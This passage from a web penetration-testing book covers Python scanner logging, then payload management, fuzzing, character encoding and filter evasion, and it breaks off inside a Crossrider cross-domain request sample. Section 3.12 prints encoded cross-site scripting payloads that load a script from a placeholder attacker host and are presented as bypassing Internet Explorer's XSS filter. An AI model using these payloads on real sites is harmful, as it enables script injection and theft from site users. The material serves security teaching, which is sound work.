3     if re.search(r'(private)|(no-cache)|(no-store)', headers[
4         headerField][1], re.IGNORECASE):
        self.cacheControlFlag = True
```

Code Explanation: This part of the code iterates through the http/https header fields and checks if the cache control flag is set.

Recommended Reading

This flag is used for preventing temporary proxy data storage, for more information see <http://www.mobify.com/blog/beginners-guide-to-http-cache-headers/>.

Recommended Tool Download

Nikto can be used to check for the HTTP Header security flags. Download the tool from: <https://github.com/sullo/nikto>.

2.22 Debugging Code

Using the Python standard logging module to debug our program is highly recommended. This module can give us access to functions and classes that implement an event logging system for applications and libraries. The benefit of using a logging API provided by a library module is that all Python modules can participate in the logging process, so the application log can include our own messages integrated with messages from third-party modules, such as third party Python frameworks.

The following section demonstrates logging code for debugging the presented code:

```
1 import logging
2 from bs4 import UnicodeDammit
3
4 genericLoggerName = 'CapCake_logger'
5 genericLogger = logging.getLogger(genericLoggerName)
6 genericLoggerHandler = logging.FileHandler('CapCake_logger.log')
```

```
7 formatter = logging.Formatter('%(asctime)s - %(name)s - %(
    levelname)s - %(message)s')
8 genericLoggerHandler.setFormatter(formatter)
9 genericLogger.addHandler(genericLoggerHandler)
10 genericLogger.setLevel(logging.DEBUG)
11
12 class loggingHandler: # logs info,warning,error,critical,debug
    events.
13
14     def __init__(self):
15         '''
16         Description: This class is used to manage the logging
            information from the scanner.
17         Usage: This is used to initialize with the proper logging
            level.
18         '''
19         self.logInfo("--- Package: LoggingManager - Module:
            LoggingHandler Class: loggingHandler Initiated ---")
20
21     #-----
22     def logInfo(self,msg):
23         genericLogger.info(msg)
24     #-----
25     def logWarning(self,msg):
26         genericLogger.warn(msg,exc_info=True)
27     #-----
28     def logError(self,msg):
29         genericLogger.error(msg,exc_info=True)
30     #-----
31     def logCritical(self,msg):
32         genericLogger.critical(msg,exc_info=True)
33     #-----
34     def logDebug(self,msg):
35         genericLogger.debug(msg)
```

Code Explanation: In line 1 we import the logging module from Python. The Python logging module is very good for debugging large scale programs. Using the logging module we can categorise the debug error messages to informational error messages, critical error messages and warning messages. In line 22 we start defining the log function for categorising the error messages.

HACKER'S ELUSIVE THOUGHTS THE **WEB**



by Gerasimos Kassaras

Using this chunk of code, we can log critical error messages that can provide us with feedback on our application crashes, warning error messages that can help us find out why our application did not scan parts of the target application, and finally we can receive information messages that can give us feedback on how the scanner is progressing with our scan. There is an excellent article at <http://victorlin.me/posts/2012/08/good-logging-practice-in-python/> about how to utilize the module. There are also different handlers that can help us send records to our mailbox or even to a remote server; very useful for remote scans or recurring scans.

The following chunk of code shows how we can import the logger to our crawler:

```
1 from bs4 import BeautifulSoup
2 import ConnectionManager.HttpHandler
3 import URLManager.URLAnalyzer
4 import Utilities.ListUtility
5 import LogManager.LogHandler
6 import re
7
8 parserLogger = LogManager.LogHandler.loggingHandler()
9 # logs info,warning,error,critical,debug events.
```

Code Explanation: In line 5 we import the logger handler and call the initializer later on.

The following chunk of code shows how we can import the logger to our crawler:

```
2014-02-25 12:07:08,564 - Generic_Prometheus_logger -
INFO - --- Package: LoggingManager - Module: LoggingHandler Class:
loggingHandler Initiated ---
2014-02-25 12:07:08,564 - Generic_Prometheus_logger -
INFO - --- Package: LoggingManager - Module: LoggingHandler Class:
loggingHandler Initiated ---
2014-02-25 12:07:08,564 - Generic_Prometheus_logger -
INFO - --- Package: LoggingManager - Module: LoggingHandler Class:
loggingHandler Initiated ---
2014-02-25 12:07:08,565 - Generic_Prometheus_logger -
INFO - --- Package: LoggingManager - Module: LoggingHandler Class:
```

```
loggingHandler Initiated ---
2014-02-25 12:19:11,328 - Generic_Prometheus_logger -
INFO - --- Package: LoggingManager - Module: LoggingHandler Class:
loggingHandler Initiated ---
```

The following chunk of code shows how we can import the logger to our connection handler:

```
1 import socket
2 import LogManager.LogHandler
3
4 connectionLogger = LogManager.LogHandler.loggingHandler()
5 # logs info,warning,error,critical,debug events.
```

Code Explanation: In line 2 we import the logger handler and call the initializer later on.

The following section shows the output generated from the connection handler:

```
2013-09-29 22:48:43,023 - Generic_Prometheus_logger -
INFO - --- Package: LoggingManager - Module: LoggingHandler Class:
loggingHandler Initiated ---
2013-09-29 22:48:43,023 - Generic_Prometheus_logger -
INFO - --- Package: LoggingManager - Module: LoggingHandler Class:
loggingHandler Initiated ---
2013-09-29 22:48:43,023 - Generic_Prometheus_logger -
DEBUG - Calling getHttpsOPTIONSResponse function - Fetching URL path: /
2013-09-29 22:49:03,359 - Generic_Prometheus_logger -
INFO - --- Package: LoggingManager - Module: LoggingHandler Class:
loggingHandler Initiated ---
```

2.23 Summary

In this chapter we have explained why it is important to write our own Python tools and why this increases the probability of finding more vulnerabilities in your own custom applications. We have also explained the design principles

behind a Web Application security scanner and the potential pitfalls. This chapter focused on how a custom Web Application security scanner should behave and what sort of information it should give us for further manual analysis. We pointed out that the payload database is of great importance for increasing the chances of finding more vulnerabilities. The next chapter is going to focus on payload management and encoding for writing our own custom exploits and bypassing Web Application firewalls.

Recommended Code Download

For expanding on the examples of the chapter download the code from <https://github.com/rekcahemal/CapCake.git>

2.24 Exercises

This section of the book is going to help you focus on helping you writing your own custom tools.

Exercise 1

Download a github client and download the code from Chapter 2 from the link found in the summary section.

Exercise 2

Make the code run properly in your own environment.

Exercise 3

Improve the part of the code that is parsing URLs and make it handle Chinese characters.

Exercise 4

Benchmark the HTML parse against the Burp Suite manual scanning tool.

Chapter 3

The Payload Management



Nowadays, despite the increased sophistication of the tools available on the market, Web Application Penetration Testing still heavily depends on manual testing techniques. Depending on the type of test conducted, the input validation payloads used play a critical role in a successful penetration test. Input validation payloads represent a malicious chunk of code that will run in the context of the target Web Application after a security issue has been

found in the application system and an entry point is set and exploited; SQL injection code injected into user supplied application variables, as an example.

For the purposes of this chapter, we will give a simple definition of the penetration test:

A Web Application Penetration Test consists of two main components, the input validation payload list and the business logic analysis component.

Both components are important during a penetration test. The difference between the business logic component, when compared with the input validation component, is that the second can be standardized for the majority of the applications, while the business logic component is very unique to each application.

The following diagram gives a schematic representation of the concept presented above:




Figure 3.1: Penetration Test Flow

3.1 Keeping Up To Date Payloads

When performing a Web Application penetration test it is mandatory to maintain an up to date payload list that is going to cover all types of input validation issues e.g. SQL Injections, Cross Site Scripting, XML Injections and so on. A comprehensive payload list should also cover obfuscated pay-

loads for Web Application filter and firewall bypass purposes. (Obfuscated payloads will be addressed thoroughly later in this book.) Input validation techniques should be considered as very similar to software security fuzzing tests, so for the rest of this chapter we will refer to input validation testing as *input validation fuzzing*.

3.2 Payloads And Fuzzing

Input validation fuzzing is often used in the form of an automated or semi-automated test, during the Web Application development life cycle. The whole process involves providing invalid and unexpected data covering user-supplied inputs and then analyzing and/or interpreting the generated output. The Web Application is then monitored for error messages and crashes. The way to interpret and analyze the generated output depends on the following factors:

1. The Web Application client utilized, e.g. the browser version.
2. The overall design of the Web Application system, e.g. the database type.
3. The returned error messages from the Web Application, e.g. the application level errors.
4. The response delays and size of the returned data, e.g. the HTML body size returned and HTTP status codes returned.

Note: Any kind of security vulnerabilities can be identified using fuzzing techniques. Security researchers often rely on fuzzing to find zero-day security vulnerabilities for custom software.

3.3 Intelligent Fuzzing

Intelligent input validation fuzzing is a type of fuzzing that is generally aware of the technology and/or the format of each of the variables tested such as the backend database, the encoding scheme used, and the byte size of

the input expected. Apart from providing better results, intelligent input validation fuzzing tends to cut down the test time significantly since it avoids sending data that the target application cannot understand and process; e.g. types of data not understood by the Web Application. Therefore intelligent input validation fuzzing can be much more efficient in bypassing custom Web Application filters.

The follow diagram shows the basic logic behind a fuzzer:




Figure 3.2: Fuzzer Flow

Note: The loadPayloadDB is the intelligent payload database, built by us for a specific target. The fuzzer loads the intelligently designed database with payloads and creates HTTP GET and POST requests to send them to the server.

3.4 Input Validation Obfuscation

Input payload obfuscation is a technique we can use to bypass countermeasures used to block malicious characters on user-supplied variables, either through Web Application filters or by middle devices such as Web Application firewalls. What is most interesting is that a large number of penetration testers do not fully understand that payload obfuscation can, and should, be applied in all type of attacks, not only in SQL Injections or Cross Site Scripting attacks. The following section will analyze some well-known types of obfuscation techniques used in various type of attacks.

Intelligent input validation fuzzing is based on the following three principles:

1. Understanding the expected input for the target application.
2. Subverting countermeasures in place through the use of:
 - Various encoding schemes e.g. base64 encoding.
 - Special characters e.g. NULL characters.
 - Calculated character sequences.
3. Excellent understanding of the technologies utilized by our target application.

3.5 The Teenage Mutant Ninja Turtles Project

Teenage Mutant Ninja Turtles project aggregates known attack patterns, predictable resource names, server response error messages, and other resources like web directory paths into the most comprehensive Open Source database of malicious and malformed input test cases. It was originally based on another very famous payload database named fuzzdb. The rest of the chapter is going to use code chunks from the project, so feel free to download it.

Recommended Code Download

This link points to the TMNT project page. The recommended version to download is 1.8. Please see link: <https://code.google.com/archive/p/teenage-mutant-ninja-turtles/downloads>

3.6 Encoding And Payloads

There are numerous examples of bypassing Web Application filters and Web Application firewalls with the use of ambiguous encoding obfuscation. Also improper encoding processing has been exploited many times in the past, in various products. The most well-known encoding vulnerability is the one the URL Decoding Vulnerability in the Microsoft Internet Information Server (IIS) identified on May 15, 2001. That vulnerability would allow remote attackers to view directory structures, view and delete files, execute arbitrary commands, and perform Denial of Service to the Web Server (for more information on this please see <http://www.iss.net/threats/advise77.html>).

The following diagram demonstrates such an attack:




Figure 3.3: Attack Flow

Note: The diagram above demonstrates how an SQL injection payload can bypass a Web Application filter using URL encoded and character case variation SQL injection payloads. More on SQL injection payloads will be addressed in Chapter 6.

3.7 Character Encoding

In order to understand ways of using encoding to exploit vulnerabilities and bypass various types of filters, it is important to review what encoding is and how it can usefully be applied in penetration testing. Encoding is the particular technique of altering a sequence of bits (e.g. representing characters, numbers, special characters and punctuation symbols) into a specific digital format, for efficient transmission over the internet using protocols

such as HTTP and HTTPS. In the past, it was difficult to create a standard that was universally accepted (with representing numbers mapped to all keyboard letters). That is why unicode is used for encoding, to label each abstract character with something named a *code point*. For example, the character A was mapped to the hex code point U+0041 and the number 65 in decimal.

Quite a few programmers are not used to the idea of dealing with different character sets, even though the underlying application framework, or even the server platform, will often support them. So sometimes application filters or server filtering rules or precautions are established using the assumption that characters will be represented in UTF-8 or ASCII.

3.8 Code Point Explained

A code point is simply a bit sequence, used to encode each character. Encodings associate their meaning with either a single code unit value, or a sequence of code units as one value. Different character encodings use different code unit widths:

1. US-ASCII uses seven bits.
2. UTF-8 and EBCDIC use eight bits.
3. UTF-16 uses 16 bits.
4. UTF-32 uses 32 bits.

Note: Many code points represent single characters but they can also have other meanings, such as in formatting.

The following diagram shows the hieroglyphic character or symbol of the euro symbol, and how this is represented in various encodings already analyzed:




Figure 3.4: Code Point

Note: At this point it should be clarified that the most common encoding used in web applications is UTF-8.

The character encoding scheme ASCII is made up of 128 code points in a range from 0 hex to 7F hex. Extended ASCII includes 256 code points in a range from 0 hex to FF hex, and Unicode includes 1,114,112 code points in the range from 0 hex to 10FFFFhex.

The Unicode code space is split into seventeen planes (the basic multilingual plane, and 16 supplementary planes), each plane with 65,536 (= 2¹⁶) code points. Therefore the total size of the Unicode code space is 17 * 65,536 = 1,114,112. For more information, please visit the The Unicode Consortium, at <http://www.unicode.org/>.

3.9 Encoding And Internet Browsers

Web Application pages that are accessed over the World Wide Web are accompanied by an HTTP header, which contains information about the document requested including its Multipurpose Internet Mail Extensions (MIME) type. MIME is an internet standard that extends the format of email to support, and it is also used to describe various encodings, such as:

- 1. Text in character sets other than ASCII, e.g. UTF-8, UTF-7 and so on.
- 2. Non-text attachments, e.g. audio, video, images, application programs and similar.
- 3. Message bodies with multiple parts.
- 4. Header information in non-ASCII character sets.

MIME is described in six different RFCs: RFC 2045, RFC 2046, RFC 2047, RFC 4288, RFC 4289 and RFC 2049; the integration of SMTP email is specified in detail in RFC 1521 and RFC 1522. MIME was originally designed for SMTP, but the content types defined by MIME standards are also very important outside of email, for the HTTP protocol.

The following diagram shows how MIME compared to other protocols:




Figure 3.5: MIME Structure

Note: The MIME standard is very important and is used by many protocols.

3.10 Encoding And Rendering

When a document is transmitted with an HTML MIME type, such as `text/html`, then it will be processed as an HTML document by the various Web browsers. When a document is transmitted with an XML MIME type, such as `application/xhtml+xml`, then it is treated as an XML document by Web browsers, in order to be parsed by an XML processor. Internet browsers will render the served Web Page differently based on the declared page encoding as defined in the HTTP header. As this chapter progresses, the payload optimization with the use encoding will become more and more apparent.

Payload encoding and processing should take place in every penetration test for the following three reasons:

1. The payload can be optimized, so we can adjust payload length, or select character type.
2. The payload can be obfuscated, so we can perform filter bypass through encoding.
3. The payload can become stealthier so Web Trojan doors can be hidden from server logs.

When performing a Web Application security assessment, it makes sense to gain an understanding of the client utilized and the design of the application filters; certain Web Applications make use of IE9 or Firefox v2.0.

3.11 Payload Logistics

When building a penetration test payload database, it is particularly important to take into consideration the security features of the targeted browser, e.g. whether the target Web Application makes sole use of Internet Explorer 11 or otherwise. Taking into consideration the browser security features and design will help us fix the focus of our robust exploits or target users that make use of the specific browser.

A few other considerations to be taken into account, in order to help us build an optimized payload database are:

1. The anti-XSS features of the browser.
2. The maximum length of URL accepted by the browser.
3. Any technologies supported from the browser.
4. The Web Application filter design.
5. The back end database.

3.12 Browser Sandboxing Bypass

When dealing with browser Cross Site Scripting (XSS) sandboxing, the encoding techniques so far described for our payload database can prove very useful. For example, in order to get around the anti-XSS filter of IE version 8.0 to 11 (based on an article published by the company named WhiteHat Security on December 4, 2013 by Carlos Munoz; the article can be viewed at: <https://blog.whitehatsec.com/internet-explorer-xss-filter/>) decimal and hexadecimal encoding is the key.

Hexadecimal encodings are part of the official HTML standard, introduced in 1998 as part of the HTML 4.0 release. Decimal encodings go back to the first official HTML standard introduced in HTML 2.0, originating back in 1995. When a browser sees a properly encoded decimal or hexadecimal character in the response body of an HTTP request, it will automatically render (decode) the characters for the user and display them back. The following example demonstrates payloads that bypass the IE XSS sandbox protection:

```
GET http://vulnerable-iframe/inject?xss=%3Cs%26%2399%3B%26%23114%3Bi%26%23112%3Bt%20s%26%23114%3B%26%2399%3B%3Dht%26%23116%3Bp%3A%2F%2Fa%26%23116%3Bta%26%2399%3Bker%2Fevil%2Ejs%3E%3C%2Fs%26%2399%3B%26%23114%3Bi%26%23112%3Bt%3E
```

Which reflects as:

```
<iframe src="http://vulnerable-page/?vulnparam=<s&#99;&#
```

```
114;i&#112;ts&#114;=&#99;=ht&#116;p://a&#116;ta&#99;ker/evil.js>
</s&#99;=&#114;i&#112;t>"></iframe>
```

or

Partial Hexadecimal Encoding:

```
GET http://vulnerable-iframe/inject?xss=%3Cs%26%23x63%3Bri
%26%23x70%3Bt%20s%26%23x72%3Bc%3Dhttp%3A%2F%2Fatta
%26%23x63%3Bker%2Fevil%2Ejs%3E%3C%2Fs%26%23x63%3Bri
%26%23x70%3Bt%3E
```

Which reflects as:

```
<iframe src="http://vulnerable-page/?vulnparam=<s&#x63;ri&#x70;
ts&#x72;c=http://atta&#x63;ker/evil.js></s&#x63;ri&#x70;t>"></iframe>
```

Note: This example demonstrates the importance of encoding when generating a high quality payload list. In this situation the described technique for IE versions reported earlier will also help us bypass potential Web Application filters.

Recommended Reading

This article describes how to bypass Edge Sanboxing. Please see link:
<http://blog.portswigger.net/2016/04/edge-xss-filter-bypass.html>

3.13 Payload Size Calculation

Being aware of the maximum unified resource locator (URL) length accepted by the target browser will help us to build and execute more efficient exploits successfully. More on URL technical information can be found in RFC 3986. Microsoft Internet Explorer accepts URL lengths of a maximum 2,083 characters. This limit applies to both the POST request and GET request. The rest of the browsers, to the best of my knowledge, DO NOT have any URL

length limit. Also, based on the HTTP standard there is no limit on the length of a URL utilized by an application, so the only limitation is applied through internet browsers.

Servers must be capable to handle the URL of any resource they serve, and should be able to handle URLs of unbounded length if they provide GET-based forms that could generate such URLs. In a situation where we would like to build universal exploits (UE), exploits that run on all browsers, we would have to limit our exploit to 2048 characters.

Note: Injecting long URLs into vulnerable applications is likely to have various side effects in some internet browsers. For example, Chrome tends to behave poorly when using long URLs. This, depending on the application tested, might result in a Denial of Service attack, so by injecting multiple fake long URLs into the main page of the Web Application, we could potentially enforce delay on the user browser.

3.14 Building Universal Exploits

Knowing the technologies supported by the target browser is very important. This is because the supported technologies define the attack surface of the browser; e.g. IE supports VBScripts, but Firefox does not, and so on. Part of the process of building a universal exploit (UE) is identifying a subset of technologies supported by all the desired browsers and exploiting them.




Figure 3.6: Generic Exploits

In 2012, various malware kit writers started to take advantage of this concept and utilized a perfectly legitimate kit called Crossrider. Crossrider is a relatively complicated cross-browser extension development framework that can, among other things, supply a developer with a unified API that has many features, features specifically engineered for extension development including cross-domain requests and browser buttons. A web worm that was built using the Crossrider kit managed to successfully spread over to Facebook. This incident was first reported by Kaspersky Lab expert Sergey Golovanov on his blog at <https://securelist.com/blog/incidents/32739/worm-2-0-or-lilyjade-in-action-2/>.

The malware was called LilyJade, and it was sold in underground hacking forums for 1,000 dollars. Its creator claimed that it could infect browsers running on Linux or Mac systems and that since it did not have any executable files (the malware was fully executed on the browser) no antivirus program could detect it.

This is a screenshot of an ad for LilyJade:




Figure 3.7: Underground Hacking Forums

Note: Currently the Crossrider framework is supported by 31k developers, has 1bn installations and 1.8m installs.

The following extract is demo code, performing cross-domain requests:

```
1
2 /*****
3   This is your Page Code. The appAPI.ready() code block will
4   be
5   executed on every page load. For more information please
6   visit
7   our wiki site: http://docs.crossrider.com
8 *****/
```

```

7
8 /*
9  * Description:
10  *   This extension asynchronous requests to get data from
    and
11  *   post data to any domain (bypassing cross-domain browser
12  *   restrictions), and handles the success/failure of the
    request.
13  *   Usage:
14  *   Invoked each time a page is viewed.
15  *   Reference:
16  *   http://docs.crossrider.com/#!/api/appAPI.request
17  */
18
19 appAPI.ready(function($) {
20     // Place your code here (you can also define new
        functions above this scope)
21     // The $ object is the extension's jQuery object
22
23     // Async GET Request
24     // appAPI.request.get({url, onSuccess, onFailure,
        additionalRequestHeaders})
25     // Fetch the html content of myspace.com, use jQuery to
        get the site's title
26     // and display the response headers
27
28     appAPI.request.get({
29         url: 'http://www.myspace.com/',
30         onSuccess: function(response, additionalInfo) {
31             var details = {};
32
33             details.title = $(response).filter('title').text
                ();
34
35             if (additionalInfo.headers) {
36                 var headersArray = [];
37                 for (var x in additionalInfo.headers) {
38                     headersArray.push(x + ': ' +
                        additionalInfo.headers[x]);
39                 }
40                 headersArray.sort();
41                 details.headerText = headersArray.join(',');
42             } else {
43                 details.headerText = 'Headers not defined';
44             }
45
46             alert(
47                 'GET::\r\n\r\nTitle:\r\n' + details.title +
48                 '\r\n\r\nHeaders:\r\n' + details.headerText

```

```
49     );
50     },
51     onFailure: function(httpCode) {
52         alert('GET:: Request failed. HTTP Code: ' +
53             httpCode);
54     }
55 });
56
57 // Async POST Request (AJAX)
58 // appAPI.request.post({url, postData, onSuccess,
59 //     onFailure, additionalRequestHeaders, contentType})
60 // This enables you to post data to the server and
61 // process the response.
62
63 appAPI.request.post({
64     url: 'http://crossrider.com/ajax/test_post',
65     postData: 'param1=hello&param2=world',
66     onSuccess: function(response, additionalInfo) {
67         var details = {};
68
69         details.response = response;
70         if (additionalInfo.headers) {
71             var headersArray = [];
72             for (var x in additionalInfo.headers) {
73                 headersArray.push(x + ': ' +
74                     additionalInfo.headers[x]);
75             }
76             headersArray.sort();
77             details.headerText = headersArray.join(',');
78         } else {
79             details.headerText = 'Headers not defined';
80         }
81
82         alert(
83             'POST::\r\n\r\nResponse:\r\n' + details.response +
84             '\r\n\r\nHeaders:\r\n' + details.headerText
85         );
86     },
87     onFailure: function(httpCode) {
